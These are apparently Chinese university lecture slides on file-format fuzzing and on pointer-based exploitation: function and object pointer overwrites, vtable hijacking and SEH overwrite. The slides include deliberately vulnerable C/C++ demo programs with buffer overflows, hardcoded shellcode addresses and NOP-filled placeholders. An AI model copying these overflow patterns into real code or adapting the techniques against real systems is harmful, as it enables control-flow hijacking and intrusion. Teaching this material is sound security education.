三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz

- 1) 拥有一批预定义的静态数据，如magic,cmd id等
- 2) 数据结构的内容是可以动态改变的
- 3) 数据结构之间是嵌套的
- 4) 数据中存在多种数据关系(size of,point to,reference of,CRC)
- 5) 有意义的数据被编码或压缩，甚至用另一种文件格式来存储，这些格式的文件被挖掘出来越来越多的漏洞.....



三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz

对于采用复杂数据结构的复杂文件进行漏洞挖掘，传统的Blind Fuzz暴露出一些不足之处。

例如：产生测试用例的策略缺少针对性，生成大量无效测试用例，难以发现复杂解析器深层逻辑的漏洞等。



三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz

针对Blind Fuzz的不足，Smart Fuzz被越来越多地提出和应用。通常Smart Fuzz包括三方面的特征：

面向逻辑(Logic Oriented Fuzzing)

面向数据类型(Data Type Oriented Fuzzing)

基于样本(Sample Based Fuzzing)。



三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz

面向逻辑：测试前首先明确要测试的**目标**是解析文件的**程序逻辑**，而不是文件本身。

复杂的文件格式往往要经过多“层”解析，因此还需要明确测试用例正在试探的是哪一层的解析逻辑，即明确测试“**深度**”以及畸形数据的测试“**粒度**”。




三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz

面向逻辑：明确了测试的逻辑目标后，在生成畸形数据时可以具有**针对性的**的仅仅改动样本文件的**特定位置**，尽量不破坏其他数据一来关系，这样使得改动的数据能够传递到测试的解析深度，而不会在上层的解析器中被破坏。

下图是对一个PPT文件进行面向逻辑测试和盲测的比较。可以看出，盲测中生成的畸形文件都被阻断在第一层解析器OLE Parser上，而面向逻辑测试生成畸形文件可以顺利通过，达到下一层。



三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz





三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz

面向数据类型测试：测试中可以生成的数据通常包括以下几种类型。

- 1) **算术型：**包括以HEX、ASCII、Unicode、Raw格式存在的各种数值。
- 2) **指针型：**包括Null指针、合法/非法的内存指针等。
- 3) **字符串型：**包括超长字符串、缺少终止符(0x00)的字符串等。
- 4) **特殊字符：**包括#， @， '， <,>,/,\,.../等等。



三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz

面向数据类型测试:

面向数据类型测试是指能够识别不同的数据类型，并且能够**针对目标数据的类型**按照不同规则来生成畸形数据。

跟Blind Fuzz相比，这种方法产生的畸形数据通常都是有效的，能够大大减少无效的畸形文件。



三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz

基于样本：

测试前首先构造一个**合法**的样本文件（也叫模版文件），这时样本文件里所有数据结构和逻辑必然都是合法的。然后以这个文件为模板，每次只改动**一小部分数据**和**逻辑**来生成畸形文件，这种方法也叫做“变异” (Mutation)。

对于复杂文件来说，以现成的样本文件为基础进行畸形数据变异来生成畸形文件的方法要比上面两种的难度要小很多，也更容易实现。



三、文件类型漏洞挖掘— Blind Fuzz和Smart Fuzz

基于样本：

但是这种方法不能测试样本文件里没有包含的数据结构，比如一个文件格式包含18种数据区块(Chunk)，而给定的样本文件中只用到了其中的10种，那么基于样本测试的方法只会修改这10种区块的数据来产生畸形文件，测试不到其他8种数据对应的解析逻辑。

为了提高测试质量，就要求在测试前构造一个能够包含几乎所有数据结构的文件（比如文字、图像、视频、声音、版权信息等数据）来作为样本



第七讲 指针安全

- 函数指针攻击

- 对象指针攻击

- 虚函数攻击

- SEH攻击

- Windows内存安全机制概述




指针安全

- 指针安全是通过修改指针值来利用程序漏洞的方法的统称
 - ➔ 可以通过覆盖函数指针将程序的控制权转移到攻击者提供的shellcode
 - ➔ 对象指针也可以被修改，从而执行任意代码



指针安全

Memory
segment



●缓冲区溢出覆写指针条件:

- 缓冲区与目标指针必须分配在同一个段内
- 缓冲区必须位于比目标指针更低的内存地址处
- 该缓冲区必须是界限不充分的, 因此容易被缓冲区溢出利用



指针安全

- **UNIX**可执行文件包含**data**段和**BSS**段
- **data**段包含了所有已初始化的全局变量和常数
- **BSS**（ **Block Started by Symbols** ）段包含了所有未初始化的全局变量
- 已初始化的全局变量和未初始化变量分开是为了让汇编器不将未初始化的变量内容写入目标文件



指针安全

```
1. static int GLOBAL_INIT = 1;          /* data segment, global */
2. static int global_uninit;             /* BSS segment, global */
3.
4. void main(int argc, char **argv) {    /* stack, local */
5.     int local_init = 1;                /* stack, local */
6.     int local_uninit;                  /* stack, local */
7.     static int local_static_init = 1; /* data seg, local */
8.     static int local_static_uninit;    /* BSS segment, local */
        /* storage for buff_ptr is stack, local */
        /* allocated memory is heap, local */
9. }
```



指针安全

```
void good_function(const char *str) {  
    //do something  
}
```

```
int main(int argc, char **argv) {  
    if (argc != 2) {  
        printf("Usage: prog_name <string1>\n");  
        exit(-1);  
    }  
    static char buff [BUFSIZE];  
    static void (*funcPtr)(const char *str);  
    funcPtr = &good_function;  
    strncpy(buff, argv[1], strlen(argv[1]));  
    (void) (*funcPtr) (argv[2]);  
    return 0;  
}
```

当argv[1]
的长度大于
BUFSIZE就
会发生缓冲
区溢出

存储于BSS段



指针安全

- 程序存在漏洞，可被缓冲区溢出利用
- 缓冲区和函数指针都未初始化，因此存在于**BSS**段



指针安全

```
void good_function(const char *str) {  
    //do something  
}  
  
int main(int argc, char **argv) {  
    if (argc !=2){  
        printf("Usage: prog_name <string1>\n");  
        exit(-1);  
    }  
    static char buff [BUFSIZE];  
    static void (*funcPtr)(const char *str);  
    funcPtr = &good_function;  
    strncpy(buff, argv[1], strlen(argv[1]));  
    (void) (*funcPtr) (argv[2]);  
    return 0;  
}
```



函数指针举例

```
1. void good_function(const char *str) {...}
2. void main(int argc, char **argv) {
3.   static char buff[BUFSIZE];
4.   static void (*funcPtr)(const char *str);
5.   funcPtr = &good_function;
6.   strncpy(buff, argv[1], strlen(argv[1]));
7.   (void)(*funcPtr)(argv[2]);
8. }
```

静态字符数
组buff

funcPtr都是未初始化的，
并且存储于BSS段



函数指针举例

```
1. void good_function(const char *str) {...}
2. void main(int argc, char **argv) {
3.     static char buff[BUFSIZE];
4.     static void (*funcPtr)(const char *str);
5.     funcPtr = &good_function;
6.     strncpy(buff, argv[1], strlen(argv[1]));
7.     (void)(*funcPtr)(argv[2]);
8. }
```

当argv[1]的
长度大于
BUFSIZE的
时候，就会
发生缓冲区
溢出



函数指针举例

```
1. void good_function(const char *str) {...}
2. void main(int argc, char **argv) {
3.   static char buff[BUFSIZE];
4.   static void (*funcPtr)(const char *str);
5.   funcPtr = &good_function;
6.   strncpy(buff, argv[1], strlen(argv[1]));
7.   (void)(*funcPtr)(argv[2]);
8. }
```

当程序执行到funcPtr标识的函数的时候，shellcode将会取代good_function()得以执行



对象指针举例

```
void foo(void * arg, size_t len)    {  
    char buff[100];  
    long val = ...;  
    long *ptr = ...;  
    memcpy(buff, arg, len);  
    *ptr = val;  
    ...  
    return;  
}
```

缓冲区容易被漏洞利用

在溢出缓冲区后，攻击者可以覆写ptr和val

会发生任意内存写



对象指针

- “任意内存写”可以改变程序控制流
- 如果指针长度等于重要的数据结构长度，任意内存写会更容易

→ Intel 32 Architectures:

➤ $\text{sizeof}(\text{void}^*) = \text{sizeof}(\text{int}) = \text{sizeof}(\text{long}) = 4\text{B}$



修改指令指针

- Instruction Counter (IC) (a.k.a Program Counter (PC))存储了将要执行的下一条指令地址
 - Intel: EIP 寄存器
- IC不能被直接访问
- IC在顺序执行代码时递增，也可以由控制转移指令间接修改
 - jmp
 - Conditional jumps
 - call
 - ret



修改指令指针

```
int _tmain(int argc, _TCHAR* argv[]) {  
    if (argc != 1) {  
        printf("Usage: prog_name\n");  
        exit(-1);  
    }  
    static void (*funcPtr)(const char *str);  
    funcPtr = &good_function;  
    (void) (*funcPtr) ("hi ");  
    good_function("there!\n");  
    return 0;  
}
```

使用指针调用good
function 可以被覆写

直接调用good function
不可以被覆写



修改指令指针

```
void) (*funcPtr) ("hi ");
```

```
00424178 mov esi, esp
```

```
0042417A push offset string "hi" (46802Ch)
```

```
0042417F call dword ptr [funcPtr (478400h)]
```

```
00424185 add esp, 4
```

```
00424188 cmp esi, esp
```

第一个调用good
function

机器码

ff 15 00 84 47 00

最后4个字节包含了被
调用函数的地址

```
good_function("there!\n");
```

```
0042418F push offset string "there!\n" (468020h)
```

```
00424194 call good_function (422479h)
```

```
00424199 add esp, 4
```

第二个调用good
function

机器码

e8 e0 e2 ff ff

最后4字节被调用函数
的相对偏移量



修改指令指针

- 静态调用对于函数地址使用立即数
 - 指令中地址被编码
 - 计算地址，然后放入IC
 - 不改变执行指令，IC不会改变
- 通过函数指针的调用是间接引用
 - IC的下一个值，存储在内存中，其可以被改变



修改指令指针

- 控制IC使得攻击者可以选择要执行的代码
 - ➔ 攻击者能够任意写的话，很容易
 - ➔ 间接的函数引用与无法在编译期间决定的函数调用可以被利用，从而使程序的控制权转移到任意代码



第七讲 指针安全

- 函数指针攻击

- 对象指针攻击

- 虚函数攻击

- SEH攻击



虚函数攻击

多态是面向对象的一个重要特性，在C++中，这个特性主要靠对虚函数的动态调用来实现。

由于我们的重点是讲解利用虚函数进行攻击，所以对虚函数和动态联编等概念不太了解的同学可以课下学习一下。

在仅仅关注漏洞利用的前提下，我们可以简单地把虚函数和虚表理解为以下几个要点。

1) C++类的成员函数在声明时，若使用关键字 **virtual** 进行修饰，则被称为虚函数。




虚函数攻击

- 2) 一个类中可能有很多个虚函数。
- 3) 虚函数的入口地址被统一保存在虚表(Vtable)中。
- 4) 对象在使用虚函数时，先通过虚表指针找到虚表，然后从虚表中取出最终的函数入口地址进行调用。
- 5) 虚表指针保存在对象的内存空间中，紧接着虚表指针的是其他成员变量。
- 6) 虚函数只有通过对象指针的引用才能显示出其动态调用的特性。



虚函数攻击



虚函数的实现



虚函数攻击

我们来写一个利用虚函数执行shellcode的程序

```
char[] shellcode=".....";  
class vf  
{  
    public:  
    char buf[200];  
    virtual void test(void)  
    {  
        cout<<"Class Vtable::test()"<<endl;  
    }  
};  
vf overflow, *p;
```

这段程序声明了一个类，具有buf和虚函数test，声明它的实例overflow和指针p。



虚函数攻击

```
void main(void)
{
    LoadLibrary("user32.dll");
    char * p_vtable;
    p_vtable=overflow.buf-4;//point to virtual
table
    __asm int 3
    //reset fake virtual table to 0x0042E430
    //the address may need to adjusted via
runtime debug
```



虚函数攻击

```
p_vtable[0]=0x30;  
p_vtable[1]=0xE4;  
p_vtable[2]=0x42;  
p_vtable[3]=0x00;  
strcpy(overflow.buf,shellcode1);//set fake  
        virtual function pointer  
p=&overflow;  
p->test();  
}
```



虚函数攻击

- 1) 虚表指针位于成员变量char buf[200]之前，程序中通过p_vtable=overflow.buf-4定位到这个指针。
- 2) 修改虚表指针指向缓冲区的0x0042E430处（第一次得不到，需要通过调试得到）。
- 3) 程序执行到p->test()时，将按照伪造的虚函数指针去0x0042E430寻找虚表，这里正好是缓冲区里shellcode的末尾。在这里填上shellcode的起始位置0x0042E35C作为伪造的虚函数入口地址，程序将最终跳去执行shellcode。



虚函数攻击



利用虚表的示意图



虚函数攻击


0012FF20	00000000	
0012FF24	00000000	
0012FF28	0042E35C	dest = vf.0042E35C
0012FF2C	0042AE50	src = "哈哈哈哈哈哈"
0012FF30	00132588	
0012FF34	00132580	

Int3触发后我们可以在strcpy函数上看到shellcode的起始地址0x0042E35C,然后可以计算出shellcode的末尾后四个字节地址是0X0042E430。

得到这两个地址后，修改程序，将vtable和shellcode那两个部分进行修改，然后就可以运行程序了



虚函数攻击



运行程序后可以看到这个结果。




虚函数攻击

由于虚表指针位于成员变量之前，溢出只能向后覆盖数据，所以很可惜这种利用方式在“栈溢出”场景下有一定局限性。

当然，如果内存中存在多个对象且能够溢出到下一个对象空间中去，“连续性覆盖”还是有攻击的机会的，比如下图这种情况。



虚函数攻击



溢出邻接对象的虚表



虚函数攻击

说到这里，大家应该明白所谓的虚函数、面向对象在指令层次上和C语言是没有质的区别的，以漏洞利用的眼光来看这些东西，其实都是指针。



第七讲 指针安全

- 函数指针攻击

- 对象指针攻击

- 虚函数攻击

- SEH攻击



S.E.H概述

操作系统或程序在运行时，难免会遇到各种各样的错误，如除0、非法内存访问、文件打开错误、内存不足、磁盘读写错误、外设操作失败等。



S.E.H概述

为了保证系统在遇到错误时不至于崩溃，仍能够见状稳定地继续运行下去，Windows会对运行在其中的程序提供一次补救的机会来处理错误，这种机制就是异常处理机制。



S.E.H概述

S.E.H即异常处理结构体(Structure Exception Handler)

它是Windows异常处理机制所采用的重要数据结构。

每个S.E.H包含两个DWORD指针：**S.E.H链表指针**和**异常处理函数句柄**，共8个字节，如图所示。



S.E.H概述


DWORD:Next S.E.H recorder
DWORD:Exception handler

S.E.H结构体



S.E.H概述

作为对S.E.H的初步了解，我们现在需要知道以下几个要点，S.E.H链表如下图所示。





S.E.H概述

- 1) S.E.H结构体存放在系统栈中。
- 2) 当线程初始化时，会自动向栈中安装一个S.E.H，作为线程默认的异常处理。
- 3) 如果程序源代码中使用了__try{}__except{}或者Assert宏等异常处理机制，编译器将最终通过向当前函数栈帧中安装一个S.E.H来实现异常处理。
- 4) 栈中一般会同时存在多个S.E.H。



S.E.H概述

- 5) 栈中的多个S.E.H通过链表指针在栈内由栈顶向栈底串成单向链表，位于链表最顶端的S.E.H通过T.E.B(线程环境块)0字节偏移处的指针标识。
- 6) 当异常发生时，操作系统会中断程序，并首先从T.E.B的0字节偏移处取出距离栈顶最近的S.E.H，使用异常处理函数句柄所指向的代码来处理异常。



S.E.H概述

- 7) 当离“事故现场”最近的异常处理函数运行失败时，将顺着S.E.H链表依次尝试其他的异常处理函数。
- 8) 如果程序安装的所有异常处理函数都不能处理，系统将采用默认的异常处理函数。通常，这个函数会弹出一个对话框，然后强制关闭程序。



S.E.H概述

上面所叙述的只是对S.E.H进行了一下简单的概述，省略了很多细节。

例如，系统对异常处理函数的调用可能不止一次；
对同一个函数内的多个__try或者嵌套的__try需要进行S.E.H展开操作；
执行异常处理函数前会进行若干判定操作等等。



S.E.H概述

从程序设计的角度来讲，S.E.H就是在系统关闭程序之前，给程序一个执行预先设定的回调函数的机会。

大概明白了S.E.H的工作原理之后，同学们能否设计出利用S.E.H攻击的思路呢？



S.E.H概述

我们一步一步来思考。

首先，S.E.H存放在栈内，我们学过的栈溢出漏洞可能会派上用场。

其次，我们可以精心制造出溢出数据来把S.E.H的异常处理的函数地址替换为shellcode的起始地址。



S.E.H概述

再次，溢出后错误的栈帧或堆块数据往往会触发异常，或者我们能查到哪些能触发异常的片段。

最后，当Windows开始处理溢出后的异常时，会调用什么呢？对，就是我们的 shellcode，它会把 shellcode 当作异常函数来处理异常。



S.E.H概述

以上就是我们利用S.E.H来进行攻击的思路。

接下来我们来实验一下，来在自己写的有漏洞的小程序上，在栈溢出中利用S.E.H执行shellcode。



S.E.H概述

我们先来看一下我们的源代码

```
#include <windows.h>
```

```
char shellcode[]="\x90\x90...";// 由于我们要得到
```

```
//shellcode起始位置, S.E.H地址等信息, 所以我们
```

```
//先用0x90来进行填充
```



S.E.H概述

```
DWORD MyExceptionHandler(void)
```

```
{
```

```
    printf("got an exception,press Enter to kill  
process!\n");
```

```
    getchar();
```

```
    ExitProcess(1);
```

```
}//这是我们自己编写的异常处理函数
```



S.E.H概述

```
void test(char* input)
```

```
{
```

```
    char buf[200];
```

```
    int zero=0;
```

```
    __asm int 3 //int 3指令可以中断进程开始调试
```

```
    __try
```

```
{
```

```
    strcpy(buf,input);//产生栈溢出。未完，接下页
```



S.E.H概述

```
    zero=4/zero;//除0产生异常
}
__except(MyExceptionHandler()){
}
int main(){
    test(shellcode);
    return 0;
}
```




S.E.H概述

对代码进行一下简要的解释。

- 1) 函数test中存在典型的栈溢出漏洞。
- 2) `__try{}`会在test的函数栈帧中安装一个S.E.H结构。
- 3) `__try`中的除0操作会产生一个异常
- 4) 当strcpy操作没有产生溢出时，除0操作的异常将最终被MyExceptionHandler函数处理。



S.E.H概述

对代码进行一下简要的解释。

- 5) 当strcpy操作产生溢出，并精确地将栈帧中的S.E.H异常处理句柄修改为shellcode的入口地址时，操作系统将会错误地使用shellcode去处理除0异常，代码植入成功。



S.E.H概述

对代码进行一下简要的解释。

